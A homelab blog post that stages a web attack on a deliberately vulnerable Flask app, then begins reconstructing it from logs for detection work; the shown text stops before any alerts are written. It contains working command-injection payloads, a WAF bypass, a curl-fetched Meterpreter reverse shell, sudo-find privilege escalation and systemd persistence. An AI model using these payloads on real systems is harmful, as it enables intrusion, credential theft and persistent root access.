Detection engineering homelab - web attack scenario and alert development
tl;dr: designing and testing alerts for a web attack, from initial access to persistence, using host-based logs.
Introduction
This is a continuation of the post Detection engineering homelab - design and implementation. After building the homelab, it’s time to proceed with attack scenarios. The goal of this post is to show the approach of designing and implementing alerts for a specific attack scenario. The scenario consists of three consecutive tactics: initial access, privilege escalation, and persistence. The blog post will be divided into the following sections:
- Vulnerable environment - presentation of intentionally vulnerable assets that will be attacked
- Attacker’s perspective - execution of the attack
- Defender’s perspective - design and implementation of alerts based on collected telemetry, followed by attack replay to test alert effectiveness
The outcome of this process is a small set of high-signal host-based alerts, each mapped to one attack phase and validated by replaying the scenario.
1. Vulnerable environment
The server to be attacked is the web-01 introduced in the previous post. It is based on Ubuntu 24.04 and runs a web server with a custom web application that is vulnerable to command injection. In addition to the vulnerability that allows initial access, the server has a sudo misconfiguration that could be exploited to escalate privileges.
1.1 Web application
The web application is written in Python using the Flask library. This is a very minimalistic application that I wrote specifically for this scenario. The application is intended to resemble a network management panel that could potentially exist in an internal network. The application exposes three endpoints:
/- main page/hostname- returns the hostname of the server on which the application is running/ping- tests reachability to a given host

The ping functionality is implemented in the simplest possible way - by invoking the ping system command together with the user-controlled parameter. This implementation is intentionally vulnerable to command injection.
@app.route("/ping", methods=["GET"])
def ping():
    host = request.args.get("host", "")
    logging.info("pinging %s", host)
    try:
        result = subprocess.run(
            f"ping -c 1 {host}",
            shell=True,
            stdout=subprocess.PIPE,
            stderr=subprocess.PIPE,
            text=True,
            timeout=3
        )
Despite the simplicity of this asset, it’s not that far from reality, as we can find many occurrences of this vulnerability class in network equipment.
The application will be running behind a reverse proxy (nginx) and a WAF (ModSecurity), but fortunately for the attacker, there will be a way to access the vulnerable functionality without getting blocked by WAF.
playbooks/web-01_configuration.yaml:
              location /v1/ {
                  modsecurity_rules '
                  SecRuleEngine DetectionOnly
                  ';
[...]
              location /v2/ {
                  modsecurity_rules '
                  SecRuleEngine On
                  ';
1.2 Misconfiguration
The application is running as an unprivileged user (www-data), so even if it gets compromised it shouldn’t be enough to take full control over the system. Here comes another intentional vulnerability. In this case, it allows an attacker to escalate to root privileges - a sudoers rule that allows the www-data user to execute vim and find as root. This vulnerability resembles a potential misconfiguration introduced by a system administrator who left an overvly permissive configuration after debugging an issue or as a workaround for a problem.
playbooks/web-01_configuration.yaml:
    - name: Introduce privilege escalation misconfiguration
      copy:
        dest: /etc/sudoers.d/10-admins
        content: "www-data ALL=(ALL) NOPASSWD: /usr/bin/vim, /usr/bin/find"
2. Attacker’s perspective
From the attacker’s perspective, the scenario starts from the Kali Linux machine with network reachability to the target server (web-01). The attacker’s actions align with MITRE ATT&CK tactics:
- Reconnaissance - application enumeration to identify an exploitable vulnerability
- Initial Access - exploitation of the vulnerability to gain code execution
- Privilege Escalation - abuse of a sudo misconfiguration to escalate privileges
- Persistence - creation of a persistence mechanism using system services
2.1 Reconnaissance
The attacker starts by calling the main endpoint and follows the redirect to reach the ping functionality.
# curl -v http://web-01.nest.lan
[...]
< Location: http://web-01.nest.lan/v2/
[...]
# curl http://web-01.nest.lan/v2/
<!DOCTYPE html>
<html>
<head>
<title>Management API</title>
</head>
<body>
<h1>Management API</h1>
<p>version: 1.00</p>
<h2>GET /hostname</h2>
<p>Returns the hostname of the server.</p>
<p><a href="hostname">/hostname</a></p>
<h2>GET /ping?host=<host></h2>
<p>Pings a specified host and returns the result.</p>
<p><a href="ping?host=127.0.0.1">/ping?host=127.0.0.1</a></p>
</body>
</html>
# curl http://web-01.nest.lan/v2/ping'?host=127.0.0.1'
{"host":"127.0.0.1","output":"PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.\n64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.012 ms\n\n--- 127.0.0.1 ping statistics ---\n1 packets transmitted, 1 received, 0% packet loss, time 0ms\nrtt min/avg/max/mdev = 0.012/0.012/0.012/0.000 ms\n","status":"success"}
* Connection #0 to host web-01.nest.lan left intact
From this point, the attacker tries common command injection payloads to identify the vulnerability.
# curl 'http://web-01.nest.lan/v2/ping?host=127.0.0.1;whoami'
[...]<center><h1>403 Forbidden</h1></center>[...]

# curl 'http://web-01.nest.lan/v2/ping?host=127.0.0.1;ls'
[...]<center><h1>403 Forbidden</h1></center>[...]
Two first attempts get blocked by the WAF. After that, the attacker successfully injects payloads that do not get blocked. By looking at the end of the command output (the output field in the response), it is possible to observe that the pwd and id commands were successfully executed. This confirms the existence of a command injection vulnerability.
curl 'http://web-01.nest.lan/v2/ping?host=127.0.0.1;pwd'
{"host":"127.0.0.1;pwd","output":"PING 127.0.0.1[...]/opt/flask_ping_api\n","status":"success"}

# curl 'http://web-01.nest.lan/v2/ping?host=127.0.0.1;id'
{"host":"127.0.0.1;id","output":"PING 127.0.0.1[...]uid=33(www-data) gid=33(www-data) groups=33(www-data)\n","status":"success"}
However, further attempts are oslo blocked by the WAF.
# curl 'http://web-01.nest.lan/v2/ping?host=127.0.0.1;cat+/etc/passwd'
[...]<center><h1>403 Forbidden</h1></center>[...]

# curl 'http://web-01.nest.lan/v2/ping?host=127.0.0.1;cat+/etc/hostname'
[...]<center><h1>403 Forbidden</h1></center>[...]
The WAF blocks almost every payload, allowing only the simplest commands without parameters to pass through, which do not provide a realistic opportunity for exploitation. An attacker could attempt common bypass techniques, such as encoding, case variations, or parameter pollution. In this case, however, the attacker identified an endpoint protected in detection-only mode, allowing the request to proceed despite rule matches. Enumerating adjacent API versions and switching from /v2 to /v1 revealed a WAF misconfiguration, as described in the Vulnerable Environment section.
# curl 'http://web-01.nest.lan/v1/ping?host=127.0.0.1;cat+/etc/hostname'
{"host":"127.0.0.1;cat /etc/hostname","output":"PING 127.0.0.1[...]web-01\n","status":"success"}

# curl 'http://web-01.nest.lan/v1/ping?host=127.0.0.1;cat+/etc/passwd'
{"host":"127.0.0.1;cat /etc/passwd","output":"PING 127.0.0.1[...]root:x:0:0:root:/root:/bin/bash[...]\nwazuh:x:110:110::/var/ossec:/sbin/nologin\nlxd:x:999:101::/var/snap/lxd/common/lxd:/bin/false\n","status":"success"}
2.2 Initial access
After identifying the command injection vulnerability allowing remote code execution, the attacker leverages it to establish a reverse shell connection. It can be done easily using Metasploit.
Generating a reverse shell binary:
$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.50.100 LPORT=5555 -f elf -o reverse-shell
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
Saved as: reverse-shell
Serving it over HTTP:
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
Starting the Metasploit listener:
$ msfconsole
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
PAYLOAD => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.50.100
LHOST => 192.168.50.100
msf6 exploit(multi/handler) > set LPORT 5555
LPORT => 5555
msf6 exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 192.168.50.100:5555
Preparing a final command that will download the binary and execute it:
curl -o reverse-shell http://192.168.50.100:8000/reverse-shell;chmod +x reverse-shell;./reverse-shell
Delivering the payload:
curl 'http://web-01.nest.lan/v1/ping?host=||curl%20%2Do%20reverse%2Dshell%20http%3A%2F%2F192%2E168%2E50%2E100%3A8000%2Freverse%2Dshell%3Bchmod%20%2Bx%20reverse%2Dshell%3B%2E%2Freverse%2Dshell'
Note: The payload here uses || instead of ; as in previous requests. In the Linux shell, ; always runs the next command, while || runs it only if the previous command fails. In this scenario, both achieve the same effect.
Observing the incoming connection:
# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.30.10 - - [05/Jan/2026 09:38:49] "GET /reverse-shell HTTP/1.1" 200 -
msf6 exploit(multi/handler) > [*] Sending stage (1017704 bytes) to 192.168.30.10
[*] Meterpreter session 1 opened (192.168.50.100:5555 -> 192.168.30.10:38116) at 2026-01-05 09:38:49 -0500
Finally, gaining control over the remote shell:
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer     : 192.168.30.10
OS           : Ubuntu 24.04 (Linux 6.8.0-90-generic)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux


meterpreter > shell
Process 3827 created.
Channel 1 created.
ls -la
total 20
drwxr-xr-x 3 www-data www-data 4096 Jan  5 15:38 .
drwxr-xr-x 3 root     root     4096 Jun 22  2025 ..
-rw-r--r-- 1 www-data www-data 1964 Jul  4  2025 ping_api.py
-rwxr-xr-x 1 www-data www-data  207 Jan  5 15:38 reverse-shell
drwxr-xr-x 5 www-data www-data 4096 Jun 22  2025 venv

pwd
/opt/flask_ping_api

whoami
www-data
2.3 Privilege escalation
As seen in the previous snippet, the reverse shell is running under the www-data user. The attacker then proceeds to identify a way to escalate privileges to root.
sudo -l
Matching Defaults entries for www-data on web-01:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User www-data may run the following commands on web-01:
    (ALL) NOPASSWD: /usr/bin/vim, /usr/bin/find
sudo find /etc/hostname -exec bash -c 'whoami' \;
root
2.4 Persistence
With the ability to run commands as root, the attacker creates a systemd service that will give persistent shell access.
sudo find /etc/hostname -exec bash -c 'echo -e "[Unit]\nDescription=Reverse Shell\nAfter=network.target\n\n[Service]\nExecStart=/opt/flask_ping_api/reverse-shell\nRestart=on-failure\n\n[Install]\nWantedBy=multi-user.target" > /etc/systemd/system/reverseshell.service && systemctl daemon-reload && systemctl enable --now reverseshell.service' \;
Created symlink /etc/systemd/system/multi-user.target.wants/reverseshell.service -> /etc/systemd/system/reverseshell.service.
Right after running the command, a second reverse connection is established.
[*] Sending stage (1017704 bytes) to 192.168.30.10
[*] Meterpreter session 2 opened (192.168.50.100:5555 -> 192.168.30.10:47844) at 2026-01-05 09:43:06 -0500

^C
Terminate channel 1? [y/N]  y
meterpreter > bg
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                   Information               Connection
  --  ----  ----                   -----------               ----------
  1         meterpreter x86/linux  www-data @ 192.168.30.10  192.168.50.100:5555 -> 192.168.30.10:38116 (192.168.30.10)
  2         meterpreter x86/linux  root @ 192.168.30.10      192.168.50.100:5555 -> 192.168.30.10:47844 (192.168.30.10)


msf6 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > cat /etc/shadow
root:*:20135:0:99999:7:::
daemon:*:20135:0:99999:7:::
bin:*:20135:0:99999:7:::
[...]
The attacker gains persistent root access to the system, which concludes the attack scenario.
3. Defender’s perspective
From the defender’s perspective, the goal is to produce reliable alerts based on attacker activity. The process uses telemetry collected in the ELK stack and consists of the following steps:
- Log analysis - examination of collected logs to reconstruct the attack timeline
- Log selection - identification of log sources that provide reliable signals of attacker activity
- Alert design - translation of relevant log events into alerting logic
- Alert validation - replay of the attack to confirm the alerts trigger as expected
3.1 Log analysis - timeline
The analysis will be conducted in Kibana, which is a data visualization component of the ELK stack. Data will be queried using the ES|QL language. The analysis will start with information that the attack was conducted from the IP address 192.168.50.100 (Kali Linux machine) and affected the web-01 server. All other information will be deduced from the analysis results.
Access logs from the web server show when the attacker sent the first HTTP request and how proceeded with reconnaissance until sending the final command injection payload. Entries with 403 in the last column (HTTP response code) indicate requests blocked by the WAF.
FROM wazuh-archive*
| where agent.name == "web-01" and location == "/var/log/nginx/access.log" and data.srcip == "192.168.50.100"
| sort @timestamp ASC
| keep @timestamp, data.protocol, data.url, data.id

┌────────────────────────────┬───────────────┬─────────────────────────────────────────────────────────────────┬─────────┐
│        '@timestamp         │ data.protocol │                             data.url                            │ data.id │
├────────────────────────────┼───────────────┼─────────────────────────────────────────────────────────────────┼─────────┤
│ Jan 5, 2026 @ 15:26:00.377 │      GET      │                     /v2/ping?host=127.0.0.1                     │   200   │
│ Jan 5, 2026 @ 15:26:12.034 │      GET      │                      /v2/ping?host=mmmds.pl                     │   200   │
│ Jan 5, 2026 @ 15:26:14.035 │      GET      │                     /v2/ping?host=google.com                    │   200   │
│ Jan 5, 2026 @ 15:26:16.038 │      GET      │                     /v2/ping?host=google.com                    │   200   │
│ Jan 5, 2026 @ 15:26:16.397 │      GET      │                     /v2/ping?host=google.com                    │   200   │
│ Jan 5, 2026 @ 15:26:18.040 │      GET      │                      /v2/ping?host=mmmds.pl                     │   200   │
│ Jan 5, 2026 @ 15:26:20.044 │      GET      │                      /v2/ping?host=mmmds.pl                     │   200   │
│ Jan 5, 2026 @ 15:26:22.045 │      GET      │                     /v2/ping?host=127.0.0.1                     │   200   │
│ Jan 5, 2026 @ 15:26:22.045 │      GET      │                     /v2/ping?host=127.0.0.1                     │   200   │
│ Jan 5, 2026 @ 15:26:26.050 │      GET      │                     /v2/ping?host=127.0.0.1;                    │   200   │
│ Jan 5, 2026 @ 15:26:32.057 │      GET      │                  /v2/ping?host=127.0.0.1;whoami                 │   403   │
│ Jan 5, 2026 @ 15:26:38.062 │      GET      │                    /v2/ping?host=127.0.0.1;ls                   │   403   │
│ Jan 5, 2026 @ 15:26:42.068 │      GET      │                   /v2/ping?host=127.0.0.1;pwd                   │   200   │
│ Jan 5, 2026 @ 15:27:00.445 │      GET      │                    /v2/ping?host=127.0.0.1;id                   │   200   │
│ Jan 5, 2026 @ 15:27:08.455 │      GET      │                   /v2/ping?host=127.0.0.1;curl                  │   403   │
│ Jan 5, 2026 @ 15:27:16.100 │      GET      │                    /v2/ping?host=127.0.0.1;nc                   │   200   │
│ Jan 5, 2026 @ 15:27:54.142 │      GET      │                   /v2/ping?host=127.0.0.1;cat                   │   200   │
│ Jan 5, 2026 @ 15:28:04.153 │      GET      │             /v2/ping?host=127.0.0.1;cat+/etc/passwd             │   403   │
│ Jan 5, 2026 @ 15:28:18.166 │      GET      │            /v2/ping?host=127.0.0.1;cat+/etc/hostname            │   403   │
│ Jan 5, 2026 @ 15:28:24.173 │      GET      │            /v1/ping?host=127.0.0.1;cat+/etc/hostname            │   200   │
│ Jan 5, 2026 @ 15:28:38.188 │      GET      │             /v1/ping?host=127.0.0.1;cat+/etc/passwd             │   200   │
│ Jan 5, 2026 @ 15:38:52.746 │      GET      │ /v1/ping?host=||curl%20%2Do%20reverse[...]%2E%2Freverse%2Dshell │   500   │
└────────────────────────────┴───────────────┴─────────────────────────────────────────────────────────────────┴─────────┘
WAF logs provide additional information what rule was matched to a request.
FROM wazuh-archive*
| where agent.name == "web-01" and location == "/var/log/nginx/modsec_audit.log" and data.transaction.client_ip == "192.168.50.100"
| sort @timestamp ASC  | keep @timestamp, data.transaction.request.method, data.transaction.request.uri, data.transaction.response.http_code, data.transaction.messages.details.data, data.transaction.messages.message

┌────────────────────────────┬─────────────────────────────────┬─────────────────────────────────────────────────────────────────┬─────────────────────────────────────┬────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────┬───────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────┐
│        '@timestamp         │ data.transaction.request.method │                   data.transaction.request.uri                  │ data.transaction.response.http_code │                                                                                                         data.transaction.messages.details.data                                                                                                         │                                                                         data.transaction.messages.message                                                                         │
├────────────────────────────┼─────────────────────────────────┼─────────────────────────────────────────────────────────────────┼─────────────────────────────────────┼────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────┼───────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────┤
│ Jan 5, 2026 @ 15:26:32.060 │               GET               │                  /v2/ping?host=127.0.0.1;whoami                 │                 403                 │                                                                                       (blank), "Matched Data: ;whoami found within ARGS:host: 127.0.0.1;whoami"                                                                                        │            Inbound Anomaly Score Exceeded (Total Score: 10), "Remote Command Execution: Unix Command Injection", "Remote Command Execution: Windows Command Injection"            │
│ Jan 5, 2026 @ 15:26:38.064 │               GET               │                    /v2/ping?host=127.0.0.1;ls                   │                 403                 │                                                                                           (blank), "Matched Data: ;ls found within ARGS:host: 127.0.0.1;ls"                                                                                            │                                        Inbound Anomaly Score Exceeded (Total Score: 5), "Remote Command Execution: Unix Command Injection"                                        │
│ Jan 5, 2026 @ 15:27:08.458 │               GET               │                   /v2/ping?host=127.0.0.1;curl                  │                 403                 │                                                                                         (blank), "Matched Data: ;curl found within ARGS:host: 127.0.0.1;curl"                                                                                          │            Inbound Anomaly Score Exceeded (Total Score: 10), "Remote Command Execution: Unix Command Injection", "Remote Command Execution: Windows Command Injection"            │
│ Jan 5, 2026 @ 15:28:04.158 │               GET               │             /v2/ping?host=127.0.0.1;cat+/etc/passwd             │                 403                 │ (blank), "Matched Data: ;cat /etc/passwd found within ARGS:host: 127.0.0.1;cat /etc/passwd", "Matched Data: etc/passwd found within ARGS:host: 127.0.0.1 cat/etc/passwd", "Matched Data: etc/passwd found within ARGS:host: 127.0.0.1;cat /etc/passwd" │ Inbound Anomaly Score Exceeded (Total Score: 15), "OS File Access Attempt", "Remote Command Execution: Unix Command Injection", "Remote Command Execution: Unix Shell Code Found" │
│ Jan 5, 2026 @ 15:28:18.169 │               GET               │            /v2/ping?host=127.0.0.1;cat+/etc/hostname            │                 403                 │                                   (blank), "Matched Data: ;cat /etc/hostname found within ARGS:host: 127.0.0.1;cat /etc/hostname", "Matched Data: etc/hostname found within ARGS:host: 127.0.0.1;cat /etc/hostname"                                    │                           Inbound Anomaly Score Exceeded (Total Score: 10), "OS File Access Attempt", "Remote Command Execution: Unix Command Injection"                          │
│ Jan 5, 2026 @ 15:28:24.175 │               GET               │            /v1/ping?host=127.0.0.1;cat+/etc/hostname            │                 200                 │                                   (blank), "Matched Data: ;cat /etc/hostname found within ARGS:host: 127.0.0.1;cat /etc/hostname", "Matched Data: etc/hostname found within ARGS:host: 127.0.0.1;cat /etc/hostname"                                    │                           Inbound Anomaly Score Exceeded (Total Score: 10), "OS File Access Attempt", "Remote Command Execution: Unix Command Injection"                          │
│ Jan 5, 2026 @ 15:28:38.190 │               GET               │             /v1/ping?host=127.0.0.1;cat+/etc/passwd             │                 200                 │ (blank), "Matched Data: ;cat /etc/passwd found within ARGS:host: 127.0.0.1;cat /etc/passwd", "Matched Data: etc/passwd found within ARGS:host: 127.0.0.1 cat/etc/passwd", "Matched Data: etc/passwd found within ARGS:host: 127.0.0.1;cat /etc/passwd" │ Inbound Anomaly Score Exceeded (Total Score: 15), "OS File Access Attempt", "Remote Command Execution: Unix Command Injection", "Remote Command Execution: Unix Shell Code Found" │
│ Jan 5, 2026 @ 15:38:52.746 │               GET               │ /v1/ping?host=||curl%20%2Do%20reverse[...]%2E%2Freverse%2Dshell │                 500                 │                                            (blank), "Matched Data: ||curl found within ARGS:host: ||curl -o reverse-shell http://192.168.50.100:8000/reverse-shell;chmod +x reverse-shell;./reverse-shell"                                             │            Inbound Anomaly Score Exceeded (Total Score: 10), "Remote Command Execution: Unix Command Injection", "Remote Command Execution: Windows Command Injection"            │
└────────────────────────────┴─────────────────────────────────┴─────────────────────────────────────────────────────────────────┴─────────────────────────────────────┴────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────┴───────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────┘
Audit logs give insight into what commands were executed by the web application. They clearly show all injected commands that were executed by the application. The most interesting entries are those at 15:38. They show execution of curl, chmod and reverse-shell originating from the final payload submitted by the attacker.
FROM wazuh-archive*
| where agent.name == "web-01" and location == "/var/log/audit/audit.log" and data.audit.key == "exec_commands" and full_log like "*UID=\"www-data\"*"
| sort @timestamp ASC
| keep @timestamp, data.audit.exit, data.audit.execve.a0, data.audit.execve.a1, data.audit.execve.a2, data.audit.execve.a3, data.audit.execve.a4, data.audit.execve.a5, data.audit.execve.a6, data.audit.execve.a7
┌────────────────────────────┬─────────────────┬──────────────────────┬──────────────────────┬──────────────────────┬──────────────────────────────────────────┬──────────────────────┬──────────────────────┬──────────────────────┬──────────────────────┐
│ '@timestamp │ data.audit.exit │ data.audit.execve.a0 │ data.audit.execve.a1 │ data.audit.execve.a2 │ data.audit.execve.a3 │ data.audit.execve.a4 │ data.audit.execve.a5 │ data.audit.execve.a6 │ data.audit.execve.a7 │
├────────────────────────────┼─────────────────┼──────────────────────┼──────────────────────┼──────────────────────┼──────────────────────────────────────────┼──────────────────────┼──────────────────────┼──────────────────────┼──────────────────────┤
│ Jan 5, 2026 @ 15:26:00.384 │ 0 │ ping │ '-c │ 1 │ 127.0.0.1 │ (null) │ (null) │ (null) │ (null) │
│ Jan 5, 2026 @ 15:26:00.384 │ 0 │ /bin/sh │ '-c │ (null) │ (null) │ (null) │ (null) │ (null) │ (null) │
│ Jan 5, 2026 @ 15:26:12.075 │ 0 │ /bin/sh │ '-c │ (null) │ (null) │ (null) │ (null) │ (null) │ (null) │
│ Jan 5, 2026 @ 15:26:12.075 │ 0 │ ping │ '-c │ 1 │ mmmds.pl │ (null) │ (null) │ (null) │ (null) │
│ Jan 5, 2026 @ 15:26:14.036 │ 0 │ /bin/sh │ '-c │ (null) │ (null) │ (null) │ (null) │ (null) │ (null) │
│ Jan 5, 2026 @ 15:26:14.038 │ 0 │ ping │ '-c │ 1 │ google.com │ (null) │ (null) │ (null) │ (null) │
│ Jan 5, 2026 @ 15:26:16.039 │ 0 │ /bin/sh │ '-c │ (null) │ (null) │ (null) │ (null) │ (null) │ (null) │
│ Jan 5, 2026 @ 15:26:16.040 │ 0 │ ping │ '-c │ 1 │ google.com │ (null) │ (null) │ (null) │ (null) │
│ Jan 5, 2026 @ 15:26:16.405 │ 0 │ /bin/sh │ '-c │ (null) │ (null) │ (null) │ (null) │ (null) │ (null) │
│ Jan 5, 2026 @ 15:26:16.407 │ 0 │ ping │ '-c │ 1 │ google.com │ (null) │ (null) │ (null) │ (null) │
│ Jan 5, 2026 @ 15:26:18.040 │ 0 │ /bin/sh │ '-c │ (null) │ (null) │ (null) │ (null) │ (null) │ (null) │
│ Jan 5, 2026 @ 15:26:18.042 │ 0 │ ping │ '-c │ 1 │ mmmds.pl │ (null) │ (null) │ (null) │ (null) │
│ Jan 5, 2026 @ 15:26:20.044 │ 0 │ /bin/sh │ '-c │ (null) │ (null) │ (null) │ (null) │ (null) │ (null) │
│ Jan 5, 2026 @ 15:26:20.085 │ 0 │ ping │ '-c │ 1 │ mmmds.pl │ (null) │ (null) │ (null) │ (null) │
│ Jan 5, 2026 @ 15:26:22.048 │ 0 │ /bin/sh │ '-c │ (null) │ (null) │ (null) │ (null) │ (null) │ (null) │
│ Jan 5, 2026 @ 15:26:22.050 │ 0 │ ping │ '-c │ 1 │ 127.0.0.1 │ (null) │ (null) │ (null) │ (null) │
│ Jan 5, 2026 @ 15:26:22.051 │ 0 │ /bin/sh │ '-c │ (null) │ (null) │ (null) │ (null) │ (null) │ (null) │
│ Jan 5, 2026 @ 15:26:22.054 │ 0 │ ping │ '-c │ 1 │ 127.0.0.1 │ (null) │ (null) │ (null) │ (null) │
│ Jan 5, 2026 @ 15:26:26.050 │ 0 │ /bin/sh │ '-c │ (null) │ (null) │ (null) │ (null) │ (null) │ (null) │
│ Jan 5, 2026 @ 15:26:26.052 │ 0 │ ping │ '-c │ 1 │ 127.0.0.1 │ (null) │ (null) │ (null) │ (null) │
│ Jan 5, 2026 @ 15:26:42.068 │ 0 │ /bin/sh │ '-c │ (null) │ (null) │ (null) │ (null) │ (null) │ (null) │
│ Jan 5, 2026 @ 15:26:42.070 │ 0 │ ping │ '-c │ 1 │ 127.0.0.1 │ (null) │ (null) │ (null) │ (null) │
│ Jan 5, 2026 @ 15:27:00.451 │ 0 │ /bin/sh │ '-c │ (null) │ (null) │ (null) │ (null) │ (null) │ (null) │
│ Jan 5, 2026 @ 15:27:00.451 │ 0 │ ping │ '-c │ 1 │ 127.0.0.1 │ (null) │ (null) │ (null) │ (null) │
│ Jan 5, 2026 @ 15:27:00.492 │ 0 │ id │ (null) │ (null) │ (null) │ (null) │ (null) │ (null) │ (null) │
│ Jan 5, 2026 @ 15:27:16.105 │ 0 │ nc │ (null) │ (null) │ (null) │ (null) │ (null) │ (null) │ (null) │
│ Jan 5, 2026 @ 15:27:16.105 │ 0 │ ping │ '-c │ 1 │ 127.0.0.1 │ (null) │ (null) │ (null) │ (null) │
│ Jan 5, 2026 @ 15:27:16.105 │ 0 │ /bin/sh │ '-c │ (null) │ (null) │ (null) │ (null) │ (null) │ (null) │
│ Jan 5, 2026 @ 15:27:54.146 │ 0 │ ping │ '-c │ 1 │ 127.0.0.1 │ (null) │ (null) │ (null) │ (null) │
│ Jan 5, 2026 @ 15:27:54.147 │ 0 │ cat │ (null) │ (null) │ (null) │ (null) │ (null) │ (null) │ (null) │
│ Jan 5, 2026 @ 15:27:54.147 │ 0 │ /bin/sh │ '-c │ (null) │ (null) │ (null) │ (null) │ (null) │ (null) │
│ Jan 5, 2026 @ 15:28:24.176 │ 0 │ /bin/sh │ '-c │ (null) │ (null) │ (null) │ (null) │ (null) │ (null) │
│ Jan 5, 2026 @ 15:28:24.217 │ 0 │ ping │ '-c │ 1 │ 127.0.0.1 │ (null) │ (null) │ (null) │ (null) │
│ Jan 5, 2026 @ 15:28:24.217 │ 0 │ cat │ /etc/hostname │ (null) │ (null) │ (null) │ (null) │ (null) │ (null) │
│ Jan 5, 2026 @ 15:28:38.190 │ 0 │ /bin/sh │ '-sc │ (null) │ (null) │ (null) │ (null) │ (null) │ (null) │
│ Jan 5, 2026 @ 15:28:38.231 │ 0 │ ping │ '-c │ 1 │ 127.0.0.1 │ (null) │ (null) │ (null) │ (null) │
│ Jan 5, 2026 @ 15:28:38.231 │ 0 │ cat │ /etc/passwd │ (null) │ (null) │ (null) │ (null) │ (null) │ (null) │
│ Jan 5, 2026 @ 15:38:50.744 │ 0 │ /bin/sh │ '-c │ (null) │ (null) │ (null) │ (null) │ (null) │ (null) │
│ Jan 5, 2026 @ 15:38:50.746 │ 0 │ curl │ '-o │ reverse-shell │ http://192.168.50.100:8000/reverse-shell │ (null) │ (null) │ (null) │ (null) │
│ Jan 5, 2026 @ 15:38:50.746 │ 0 │ ping │ '-c │ 1 │ (null) │ (null) │ (null) │ (null) │ (null) │
│ Jan 5, 2026 @ 15:38:50.748 │ 0 │ chmod │ '+x │ reverse-shell │ (null) │ (null) │ (null) │ (null) │ (null) │
│ Jan 5, 2026 @ 15:38:50.789 │ (null) │ ./reverse-shell │ (null) │ (null) │ (null) │ (null) │ (null) │ (null) │ (null) │
│ Jan 5, 2026 @ 15:40:36.847 │ 0 │ /bin/sh │ (null) │ (null) │ (null) │ (null) │ (null) │ (null) │ (null) │
│ Jan 5, 2026 @ 15:40:40.852 │ 0 │ ls │ '-la │ (null) │ (null) │ (null) │ (null) │ (null) │ (null) │
│ Jan 5, 2026 @ 15:41:21.354 │ 0 │ sudo │ '-l │ (null) │ (null) │ (null) │ (null) │ (null) │ (null) │
│ Jan 5, 2026 @ 15:41:44.913 │ 0 │ sudo │ find │ /etc/hostname │ '-exec │ bash │ '-c │ whoami │ ; │
│ Jan 5, 2026 @ 15:43:06.954 │ 0 │ sudo │ find │ /etc/hostname │ '-exec │ bash │ '-c │ (null) │ ; │
└────────────────────────────┴─────────────────┴──────────────────────┴──────────────────────┴──────────────────────┴──────────────────────────────────────────┴──────────────────────┴──────────────────────┴──────────────────────┴──────────────────────┘
In the same output, there are commands (ls, sudo ...) that do not match any requests logged in Access logs and WAF logs. These commands were delivered over the reverse shell connection. They are related to privilege escalation attempts. The last command is not displayed properly and it lacks its last parameter (displayed as (null)). This information can be extracted from the full_log field which is the original, unparsed log.
FROM wazuh-archive*
